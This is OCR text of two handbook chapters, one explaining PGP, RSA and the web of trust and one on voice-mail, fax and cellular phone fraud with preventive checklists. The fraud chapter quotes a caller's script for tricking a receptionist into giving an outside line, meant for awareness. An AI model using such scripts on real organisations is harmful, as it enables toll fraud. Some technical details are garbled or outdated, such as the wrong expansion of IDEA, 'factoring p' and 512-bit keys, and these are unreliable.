
If Pretty Good Privacy depended solely on the use of IDEA, before a user could correspond with anyone, that user would somehow have to arrange to share a secret 128-bit number with the message recipient. If there is no way to communicate securely, it becomes difficult to send the key.


A new approach to encryption known as public-key encryption offers a solution to this problem. With this method, developed in 1976 by Whitfield Diffie, there is no need to convey a secret key. Instead, each person has a private key and a matching public key. Encryption is done with one of these two keys and decryption uses the other. The private key is kept secret, known only to its holder. The matching public key is just that—public. The private key holder can broadcast the matching public key.

Public-key encryption can be used to ensure privacy in much the same way as IDEA (see Exhibit 4). Users put plaintext and the intended recipient's public key in the encryption algorithms. The algorithm uses the plaintext and the public key to produce ciphertext. At the receiving end, the decryption algorithm, which is the reverse of the encryption algorithms, is used. In this case, the input is the ciphertext and the receiver's private key. This message is secure from eavesdropping because only the receiver has the private key necessary for decryption. Anyone who has a copy of the recipient's public key can create a message that can be read only by this recipient.

Public-Key Encryption

Authentication can also be performed by putting plaintext and the sender's private key in the encryption algorithms. The algorithm uses the plaintext and the private key to produce ciphertext. At the receiving end, the decryption algorithm, which is the reverse of the





encryption algorithms, is used. In this case, the input is the ciphertext and the sender's public key.

This message is guaranteed to be authentic because only the sender has the private key necessary for encryption. Anyone who has a copy of the sender's public key can read the message and verify that it must have come from the alleged sender.

The public-key scheme used for PGP is the Rivest_Shamir-Adleman algorithm. RSA takes variable-length keys. Typically, the key size for both the private and public keys is 512 bits.

The RSA Algorithm

One of the first public-key schemes was developed in 1977 by Ron Rivest, Adi Shamir, and Len Adleman at MIT and first published in 1978. Named for its creators, the Rivest-Shamir-Adleman (RSA) scheme has since reigned as the only widely accepted and implemented approach to public-key encryption. RSA is a block cipher in which the plaintext and ciphertext are integers between 0 and n - 1 for some n. Encryption and decryption take the following form for some plaintext block M and ciphertext block C:

$C = M^e \bmod n$

$M = C^d \bmod n = (M^e)^d \bmod n = M^{ed} \bmod n$

Both sender and receiver must know the value of n. The sender knows the value of e, and only the receiver knows the value of d. Thus, this is a public-key encryption algorithms with a public key of KU = {e, n} and a private key of KR = {d, n}. For this algorithm to be satisfactory for public-key encryption, the following requirements must be met:


- It should be possible to find values of e, d, n such that $M^{ed} = M \bmod n$ for all $M < n$.
- It should be relatively easy to calculate M^e and C^d for all values of $M < n$.
- It should be infeasible to determine d given e and n.


Exhibit 5 summarizes the RSA algorithm. To understand the algorithm, users should begin by selecting two prime numbers, p and q, and calculating their product n, which is the modulus for encryption and decryption. Next, the quantity $\phi(n)$, which is referred to as the Euler totient of n, which is the number of positive integers less than n and relatively prime to n should be determined. Then an integer d, that is relatively prime to f (n), (i.e., the greatest common divisor of d and $\phi(n)$ is 1), should be selected. Finally, $e$should be calculated as the multiplicative inverse of d, modulo $\phi(n)$. It can be shown that d and e have the desired properties.

The private key consists of {d, n} and the public key consists of {e, n}. Suppose that user A has published its public key and that user B wishes to send the message M to A. Then, B calculates $C = M^e \pmod n$ and transmits C. On receipt of this ciphertext, user A decrypts by calculating $M = C^d \pmod n$.

An example is shown in Exhibit 6. For this example, the keys are generated as follows:

- Two prime numbers, p = 7 and q = 17, are selected.
- Calculate $n = pq = 7 \times 17 = 119$.





Key:
KU public key
KR private key

- Calculate f (*n*) = (*p*-1)(*q*-1) = 96.
- Select *e* such that *e* is relatively prime to f (*n*) = 96 and less than f (*n*);in this case, *e* = 5.
- Determine *d* such that *de* =1 mod 96 and *d* < 96. The correct value is d = 77, because 77 x 5 = 385 = 4 x 96 + 1.

The resulting keys are public key KU = {5, 119} and private key KR = {77,119}. The example shows the use of these keys for a plaintext input of M = 19.For encryption, 19 is raised to the fifth power, yielding 2,476,099. Upon division by 119, the remainder is determined to be 66. Therefore, 195 [equiv]66 mod 119, and the ciphertext is 66. For decryption, it is determined that 66^{77} [equiv]19 mod 119.

How Hard Is It to Break the Code?

There are two possible approaches to defeating the RSA algorithm. The first is the brute-force approach: trying all possible private keys. Thus the larger the number of bits in *e*and *d*, the more secure the algorithm. However, because the calculations involved, both in key generation and in encryption/decryption, are complex, the larger the size of the key, the slower the system will run.

Most discussions of the cryptanalysis of RSA have focused on the task of factoring *p* into its two prime factors. Until recently, this was considered infeasible for numbers in the range of 100 decimal digits, which is about 300 or more bits. To demonstrate the strength of Rivest-Shamir-Adleman, its three developers, issued a challenge to decrypt a message that was encrypted using a 129-decimal-digit number as their public modulus. The authors predicted that it would take 40 quadrillion years with current technology to crack the code. Recently, the code was cracked by a worldwide team cooperating over the Internet and using more than 1,600 computers after only eight months of work. This result does not invalidate the use of RSA; it simply means that larger key sizes must be used. Currently, a 1,024-bit key size (about 300 decimal digits), is considered strong enough for virtually all applications.

How PGP Works

Digital Signature

It may seem that Rivest-Shamir-Adleman is all that is needed for a secure E-mail facility. Everyone who wants to use Pretty Good Privacy can create a matching pair of keys (PGP will do the necessary calculation) and then distribute the public key. To send a message, it must first be encrypted with the private key to guarantee its authenticity. Next, the result of step one must be encrypted with the recipient's public key to guarantee that no one else can read the message.

This scheme is technically valid but impractical. The problem is that RSA, and all other public-key schemes, are very slow. To double-encrypt messages of arbitrary length is far too time-consuming. Users could experience delays of minutes or even hours waiting for their PCs to do the number-crunching.

Instead, PGP exploits the strengths of conventional and public-key encryption. When a message is sent, it goes through two security-related stages of processing: digital signature and encryption.

The digital signature is one of the most clever innovations to come out of the work on public-key encryption. To use digital signature, users take the message that they want to send and map it into a fixed-length code of 128 bits. The algorithm for doing this is called MD5 (message digest version 5). The 128-bit message digest is unique for this message. It would be virtually impossible for someone to alter this message or substitute another message and still come up with the same digest.

PGP then encrypts the digest using RSA and the sender's private key. The result is the digital signature, which is attached to the message. Anyone who gets this message can re-compute the message digest and then decrypt the signature using RSA and the sender's public key. If the message digest in the signature matches the message digest that was calculated, then the signature is valid. Because this operation only involves encrypting and decrypting a 128-bit block, it takes little time.

For the encryption stage, PGP randomly generates a 128-bit secret key and uses Interactive Data Extraction and Analysis to encrypt the message plus the attached signature. The recipient can discover the secret key by using RSA. PGP takes the secret key as input to RSA, using the receiver's public key, and produces an encrypted secret key that is attached to the message. On the receiving end, PGP uses the receiver's private key to recover the secret key and then uses the secret key and IDEA to recover the plaintext message plus signature.

Getting Public Keys

Public-key encryption techniques make use of two keys for each user: a private key that is known only to one user, and a corresponding public key that is made known to all users. With these two keys, it is possible to create digital signatures that guarantee the authenticity of a message and to support the encryption of a message in such a way that only the intended recipient can read it.

There is, however, a common misconception that each user simply keeps his or her private key private and publishes the corresponding public key. Unfortunately, this is not a simple solution. An impostor can generate a public- and private-key pair and disseminate the public key as if it were someone else's. For example, suppose that user A wishes to send a secure message to user B. Meanwhile, user C has generated a public- and private-key pair, attached user B's name and an E-mail address that user C can access, and published this key widely. User A has picked this key up, uses the key to prepare her message for user B, and uses the attached E-mail address to send the message. Result: user C receives and can decrypt the message; user B either never receives the message or cannot read it without holding the required private key.

One way around this problem is to insist on the secure exchange of public keys. For example, if user B and user A know each other personally and live near each other, they could physically exchange keys on diskettes. But for PGP to be useful as a general-purpose E-mail security utility, it must be possible for people in widely distributed sites to exchange keys with others that they have never met and may not even know.

Public-Key Certificates and Distributed Security

The basic tool that permits widespread use of PGP is the public-key certificate. The essential elements of a public-key certificate are:

- The public key itself.

- A user ID consisting of the name and E-mail address of the owner of the key.

- One or more digital signatures for the public key and user ID.

The signer testifies that the user ID associated with this public key is valid. The digital signature is formed using the private key of the signer. Anyone in possession of the corresponding public key can verify that the signature is valid. If any change is made, either to the public key or the user ID, the signature will no longer compute as valid.
Public-key certificates are used in several security applications that require public-key cryptography. In fact, it is the public-key certificate that makes distributed security applications using public keys practical.

One approach that might be taken to use public-key certificates is to create a central certifying authority. This is the approach recommended for use with the privacy-enhanced mail (PEM) scheme. Each user must register with the central authority and engage in a secure exchange that includes independent techniques for verifying user identity. Once the central authority is convinced of the identity of a key holder, it signs that key. If everyone who uses this scheme trusts the central authority, then a key signed by the authority is automatically accepted as valid.

There is nothing inherent in the PGP formats or protocols to prevent the use of a centralized certifying authority. However, PGP is intended as an E-mail security scheme for the masses. It can be used in a variety of informal and formal environments. Accordingly, Pretty Good Privacy is designed to support a so-called web of trust, in which individuals sign each other's keys and create an interconnected community of public-key users.

If user B has physically passed a public key to user A, then user A knows that this key belongs to user B and signs it. User A keeps a copy of the signed key and also returns a copy to user B. Later, user B wishes to communicate with user D and sends this person the public key, with user A's signature attached. User D is in possession of user A's public key and also trusts user A to certify the keys of others. User D verifies user A's signature on user B's key and accepts user B's key as valid.

Computing Trust

Although Pretty Good Privacy does not include any specification for establishing certifying authorities or for establishing trust, it does provide a convenient means of using trust, associating trust with public keys, and exploiting trust information.

Each user can collect a number of signed keys and store them in a PGP file known as a public-key ring. Associated with each entry is a key legitimacy field that indicates the extent to which PGP will trust that this is a valid public key for this user; the higher the level of trust, the stronger is the binding of this user ID to this key. This field is computed by Pretty Good Privacy. Also associated with the entry are zero or more signatures that the key ring owner has collected that sign this certificate. In turn, each signature has associated with it a signature trust field that indicates the degree to which this PGP user trusts the signer to certify public keys. The key legitimacy field is derived from the collection of signature trust fields in the entry. Finally, each entry defines a public key associated with a particular owner, and an owner trust field is included that indicates the degree to which this public key is trusted to sign other public-key certificates; this level of trust is assigned by the user. The signature trust fields can be thought of as cached copies of the owner trust field from another entry.

Trust Processing

If user A inserts a new public key on the public-key ring, PGP must assign a value to the trust flag that is associated with the owner of this public key. If the owner is in fact A, and this public key also appears in the private-key ring, then a value of ultimate trust is automatically assigned to the trust field. Otherwise, PGP asks user A for an assessment of the trust to be assigned to the owner of this key, and user A must enter the desired level. The user can specify that this owner is unknown, untrusted, marginally trusted, or completely trusted.

When the new public key is entered, one or more signatures may be attached to it. More signatures may be added later on. When a signature is inserted into the entry, PGP searches the public-key ring to see if the author of this signature is among the known public-key owners. If so, the OWNERTRUST value for this owner is assigned to the SIGTRUST field for this signature. If not, an unknown user value is assigned.

The value of the key legitimacy field is calculated on the basis of the signature trust fields present in this entry. If at least one signature has a signature trust value of ultimate, then the key legitimacy value is set to complete. Otherwise, PGP computes a weighted sum of the trust values. A weight of 1/X is given to signatures that are always trusted and 1/Y to signatures that are usually trusted, where* and Y are user-configurable parameters. When the total of weights of the introducers of a key/user ID combination reaches 1, the binding is considered to be trustworthy, and the key legitimacy value is set to complete. Thus, in the absence of ultimate trust, at least X signatures that are always trusted or Y signatures that are usually trusted or some combination, is needed.

Signature Trust and Key Legitimacy

Periodically, PGP processes the public-key ring to achieve consistency. In essence, this is a top-down process. For each OWNERTRUST field, PGP scans the ring for all signatures authored by that owner and updates the SIGTRUST field to equal the OWNERTRUST field. This process starts with keys for which there is ultimate trust. Then, all KEYLEGIT fields are computed on the basis of the attached signatures.

Exhibit 7 provides an example of the way in which signature trust and key legitimacy are related. The exhibit shows the structure of a public-key ring. The user has acquired a number of public keys, some directly from their owners and some from a third party such as a key server.

PGP Trust Model Example

The node labeled “You” refers to the entry in the public-key ring corresponding to this user. This key is valid and the OWNERTRUST value is ultimate trust. Each other node in the key ring has an OWNERTRUST value of undefined unless some other value is assigned by the user. In this example, the user has specified that it always trusts users D, E, F, and L to sign other keys. This user also partially trusts users A and B to sign other keys.

The shading, or lack thereof, of the nodes in Exhibit 7 indicates the level of trust assigned by this user. The tree structure indicates which keys have been signed by which other users. If a key is signed by a user whose key is also in this key ring, the arrow joins the signed key to the signer. If the key is signed by a user whose key is not present in this key ring, the arrow joins the signed key to a question mark, indicating that the signer is unknown to the user.




Exhibit 7 illustrates that all keys whose owners are fully or partially trusted by the user have been signed by this user, with the exception of node L. Such a user signature is not always necessary, as the presence of node L indicates, but in practice most users are likely to sign the keys for most owners that they trust. So, for example, even though E's key is already signed by trusted introducer F, the user chose to sign E's key directly.
It can be assumed that two partially trusted signatures are sufficient to certify a key. Hence, the key for user H is deemed valid by PGP because it is signed by A and B, both of whom are partially trusted.

A key may be determined to be valid because it is signed by one fully trusted or two partially trusted signers, but its user may not be trusted to sign other keys. For example, N's key is valid because it is signed by E, whom this user trusts, but N is not trusted to sign other keys because this user has not assigned N that trust value. Therefore, although R's key is signed by N, PGP does not consider R's key valid. This situation makes perfect sense. If a user wants to send a secret message to an individual, it is not necessary that the user trust that individual in any respect. It is only necessary to ensure use of the correct public key for that individual.

Exhibit 7 also shows a detached orphan node S, with two unknown signatures. Such a key may have been acquired from a key server. PGP cannot assume that this key is valid simply because it came from a reputable server. The user must declare the key valid by signing it or by telling PGP that it is willing to fully trust one of the key's signers.
It is the PGP web of trust that makes it practical as a universal E-mail security utility. Any group, however informal and however dispersed, can build up the web of trust needed for secure communications.

Conclusion

PGP is already widely used. Pretty Good Privacy has become essential to those struggling for freedom in former Communist countries. Ordinary people throughout the world are active participants in the alt.security.PGP USENET newsgroup. Because PGP fills a widespread need, and because there is no reasonable alternative, its future is secure. One of the best lists of locations for obtaining PGP, with the file name getpgp.asc, is maintained at two File Transfer Protocol sites on the Internet: ftp.csn.net/mpj and ftp.netcom.com/pub/mp/mpj.

Author Biographies

William Stallings
William Stallings is an independent consultant and president of Comp-Comm Consulting of Brewster MA. He is the author of 14 books on data communications and computer networking. This article is based on material in the author's latest book, *Protect Your Privacy: A Guide for PGP Users*(Englewood Cliffs NJ: Prentice-Hall, 1995).

PROTECTING AGAINST DIAL-IN HAZARDS: VOICE SYSTEMS

Leo A. Wrobel

INSIDE

Voice-Mail Breaches and Preventive Measures, Facsimile Breaches and Preventive Measures, Cellular Phone Security and Preventive Measures, Cracking Voice Systems, Precautions for Telephone Fraud

INTRODUCTION

"Hello, this is Carl. I can't take your call right now, but if you leave your name and number, I'll return your call as soon as I can. If your call is urgent, press zero for the operator."

Sounds familiar enough, doesn't it? Just suppose, this time, it is not a customer or employee, but rather a hacker attempting to compromise your system. This is not difficult to do. In fact, it is as easy in many cases as dialing one number: zero. In this case, the hacker exercises the "press-zero) option, and when the operator answers, he proceeds to jump down her throat:

Hacker: "Where the HELL is Carl! I've been trying him all day and he's supposed to be at this desk! That lowlife is in big trouble! Oh, never mind, just give me an outside line so I can track him down!"

The hacker's objective is to intimidate and frazzle the receptionist, so the abusive language is common. The receptionist has one more hostile caller, who appears to be calling from inside the building, after all, who's number is lighting up on her switchboard? Why Carl's, of course (remember, the hacker transferred from Carl's line). So what happens next? More often than not, the receptionist will give the caller an outside line. Once connected to the local Bell operator, and the receptionist has disconnected and moved on to the next caller, the hacker continues:

PAYOFF IDEA

Dial-in voice technologies, including voice mail, facsimile machines, and cellular phones, provide fertile ground for fraud that is easily accomplished but difficult to recover. The targeted suggestions presented for each of these technologies provide practical and cost-effective solutions that can save organizations tens of thousands of dollars and a career or two along the way.

Hacker: "Operator, I would like to place a call to Bombay, India, please."

Operator: "How would you like to pay for that call?"

Hacker: "Oh, just bill it to this number."

This example shows one of the easiest ways a hacker can compromise a network. Voice mail systems are common targets, but compared to some of the more sophisticated tricks, this scenario is the technological equivalent of stone knives and bear claws. Thousands of companies fall victim each year, and when it happens to them, they get stuck with the bill. One feature that can help protect against these operator "splash-backs" is called line screening. It is generally used to tip the operator off that the call is coming from a hotel or pay phone. It is typically used on hotel and pay phone trunks to avoid the situation just described. However, most businesses have never heard of it, let alone ordered it. Absent this precaution, procedures prohibiting any transfer (except 911) and mandatory operator training are a must.

EXAMPLES OF VOICE MAIL SECURITY BREACHES

An astute hacker can tell from listening to the automated voice on a company's voice mail the type of system the company uses. This can be disastrous, because hackers will also usually know what the factory default codes are for the system, which will allow them to dial into the operating system. This could mean they could make outgoing international calls. It also makes for some other interesting situations, as the following example indicates.

One user I met at a seminar said his voice mail system was used for several months to run a call girl operation. The hackers were able to break in and set up special voice mailboxes (using the authorized users boxes) after hours. They were always careful to delete all of these messages before the employees came in at 8 a.m. One day, however, the call girl operation was either raided, moved, or just lost interest in the voice mail system. All the messages to the "clients" were still there when the shifts came in on Monday morning! The content of these messages was not elaborated on by the telecom manager, but I am told many of the surprising messages found that morning are still legendary within the company. This is comical, especially because there was no real cost to the company other than to raise the office gossip a notch or two.

What was unsettling for everyone involved, however, was that it went undetected for so long. Does your company change these codes frequently? Does it monitor for unsuccessful attempts? Would it know if it were being hacked right now?

A second company was not so lucky. This company had a formal policy to block all operator transfers from voice mail to outside lines, except for 911. The operators were trained and signed off on the new proce-

dure. One Thanksgiving weekend, when the operators were off and the phones rolled to the security guard (who was not trained), a friendly caller identified himself as "Bill at AT&T" asked for an outside transfer to test the phones. "Bill" spent all Thanksgiving Day and the next three days, hacking the company. Each time, the guard made an entry in the log "Assissted AT&T." On Monday morning, a security supervisor saw dozens of entries, got suspicious, and called the telecom manager. The result? A five-digit telephone bill to Pakistan! Would you know if this was happening right now in your organization? Has everyone been trained?

PREVENTATIVE MEASURES FOR VOICE MAIL

What can a user do to protect against abuse on these systems? The following activities provide a prevention checklist:

1. Implement policy that prohibits transfers to outside lines in all cases, except for the possible exception of a 911 emergency transfer.
2. Disconnect DISA (direct inward system access). Hackers refer to it as Dial In/Steal Away. It is used by nomadic or homebound workers to access PBX dial tone from a remote location. The caller dials in, gets a dial tone back, enters an access code, then completes a call on the company switch. These systems literally cry out to the world, "Please hack me!" If this system is necessary, use long, complicated access codes, and consider having the system answer with silence, not a dial tone, until after the caller enters the code.
3. Monitor systems for suspicious activity. If 300 unsuccessful attempts were made on DISA or dial-in modem ports last night, would the company know it?
4. Are the dial-in ports to multiplexers, routers, and PBX monitored for suspicious activity? Are the original factory codes changed? Besides vendors, who may be dialing in right now?
5. Watch for dumpster divers. Many people go through the company's trash looking for credit card receipts and long distance access codes!
6. Hire bonded maintenance workers. Do you know the cleaning crews? Are users instructed to not leave sensitive access codes out on desks where crews can find them? One client of mine actually had a high-end fax machine stolen from a 17th floor office! It would found in a nearby pawn shop a few days later.
7. Does the company have a telecommunications privacy policy? This should be implemented and be broad enough in scope to cover E-mail, voice mail, and other mediums.

For example:

"ABC Company is committed to absolute privacy of communications, and each employee has the right to not have their communications mon-

itored. However, if in the course of normal maintenance activity we inadvertently discover illegal activity, we reserve the right to report this activity to the responsible authorities."

This would give some recourse if a situation required monitoring. One manufacturing company's employees came in on a Monday morning after a holiday (hackers love long weekends) to find three T1's worth of traffic into U.S. Sprint, all filled with people speaking Spanish: 72 channels of people speaking a foreign tongue to a faraway land on the company's nickel. The company did not have any Spanish-speaking clients, employees, or overseas branches. Most of the people on the calls probably did not know it was illegal. Scam artists constantly work the immigrant communities, and lines of new immigrants at pay phones waiting for "discount calls" from disreputable thieves is a common sight in many cities.

FACSIMILE SECURITY BREACHES

What about other internal compromises of security, such as the fax machine? Because the security of information is paramount in business, and unauthorized access of information is becoming more prevalent, facsimile transmissions should not be neglected. The fax machine is widely accepts and heavily used, yet security precautions for these devices often do not exist.

Fax security concerns not only fax machines but fax boards in workstations. A company must know how much proprietary information might be leaving your organization this very instant from a $79 fax board. This has a direct bearing on LAN (local area network) standards, which every company must have. What is the company's liability if it receives a fax intended for another company, or even more ominously, if an employee or employees use the information learned from the fax for personal gain? It could be significant.

Even more disturbing, however, are people who are deliberately trying to obtain proprietary information from a company. For example, is the wastebasket next to the fax machine routinely shredded, or are these materials simply thrown away? Is the machine in a visible area? Is it checked frequently for incoming messages to avoid confidential correspondence from being in open view for extended periods of time? Is the fax machine used at any time for truly proprietary data? If so, additional precautions are necessary. All too often, the major cause of facsimile interception (or any type of confidential information) is from internal sources. Companies often ignore the threat from inquisitive or disgruntled employees. These employees may read fax traffic. The negative effect of unauthorized access to payroll, force reduction, or financial information through unsecured fax machines is self evident.

PREVENTIVE MEASURES FOR FAX SECURITY

To prevent unwanted access to fax machines, a company can take several proactive steps. Rather than name specific makes and models of equipment (which become quickly outdated), the specific features desirable for securing a fax machine, the operating environment surrounding the machine, or both, are described in the following sections.

Use a High-End Fax Machine

These machines receive fax transmissions into memory and store them on a hard drive in a confidential mail box. The addressing scheme should require the use of extended dialing by the sender to store the fax in the confidential mailbox. A user with an appropriate security code must then enter this code into the machine in order to retrieve the fax from the hard drive. The fax will then be printed and the file simultaneously deleted from the hard drive.

Use a Low-End Desktop Machine

For users who consistently send or receive confidential or sensitive information, use of a low-end desk top machine may be advisable. This can be controlled in the area where needed. As a point of need machine, it can be used by a specific department for sending confidential information. For routine administrative traffic, the normal centralized fax machine can be used. This separates the traffic, providing an additional level of security. It is also inexpensive because the cost of these desktop machines is often under $400, depending on features required, plus telephone line costs.

Store-and-Forward Fax and Fax Servers on LANs

Here, a computer sends from memory and receives into memory. The use of confidential long-on procedures to send and receive messages is similar to that of high-end fax machines. Local area networks now employ fax servers on the networks. These are actually computers that receive faxes from users and store them until transmission can take place. Original documents must be scanned into the system, which adds a level of complexity. Further, inbound traffic must be capable of being directed to a confidential mail box, similar to high-end stand-alone fax machines. If this is not implemented, security is violated because a systems administrator would have to read the fax, then direct it to the intended individual either on the network or in paper form.

Front-End with a Voice Mail System

Similar to some of the schemes just described, a voice mail system can be often modified to provide storage and password protection for incom-

ing faxes. The system would be programmed to answer with a message such as: "You have two messages and one fax." The user would then retrieve the voice messages from any phone but would be forced to dial from a fax machine to retrieve the fax. The alternative to moving to a fax machine is to enter a code and have the voice mail system dial out to a common fax machine; however, this is considered more risky. An employee could enter his code, then immediately receive another incoming call or have something else distract his attention. In the meantime, the fax comes in, unprotected, to an unattended machine. Built-in safeguards and procedures that force employees to be at the machine to retrieve a fax are preferable for this reason.

Because interception and monitoring is possible on almost any kind of phone line, lines serving especially sensitive fax machines can be made secure through the use of an encryption device. These devices, which can be expensive, scramble the data before it is sent. Some work for both fax machines and conversations. This means that both ends have comparable equipment for encryption/decryption of the information. Otherwise, fax traffic must be shipped in an unsecured mode.

Educating Users

Users with lap-top computers or fax cards in personal computers must be educated about the risks associated with the transmission and reception of faxes across these systems. Appropriate audit and security controls will help to avoid confidential files and information from being faxed out of the company directly from a PC without being saved on paper.

Hotel Faxes

The best approach is to avoid sending confidential information to or through a hotel fax machine. Hotel clerks usually make copies of the fax traffic in case there is an inquiry about the status. It also is not uncommon for hotel staff to deliver a fax to the wrong party.

CELLULAR PHONE SECURITY

Another frequently abused armament of the road warrior is the cellular phone. A multi-billion manufacturing company was arranging financing for the company. Each day, the CEO would discuss the most intimate details of the transaction on his cellular phone. Only as the deal neared a close did he question whether someone could monitor his conversations. Luckily, things went smoothly. Nonetheless, the CEO was shocked to learn that anyone with a $200 bear scanner could have monitored his entire conversation with ease.

CLONING CELL PHONES

Thieves also have become adept at cloning bogus authorization numbers into cellular phones. In the past, cellular providers have been hit hard by hackers cloning phones, then calling overseas. Now, most block calls of this type unless the provider is certain the user is authorized. However, this often can mean inconvenience for authorized users who happen to be roaming in another service area, where their identity cannot always be guaranteed with certainty.

This problem can also involve domestic calls. I was recently in an area of New York City (which has the dubious distinction of being the telephone fraud capital of the world) where I could not roam with my cell phone at all. All calls were directed to an operator, who would only complete a telephone credit card call. I found this preposterous because hundreds of hackers were probably standing by using their $200 bear scanners, just waiting for me to read my credit card number to the operator so they could steal it and beat it to death calling overseas locales. I instead chose to find a pay phone.

Precautions for Cellular Phones

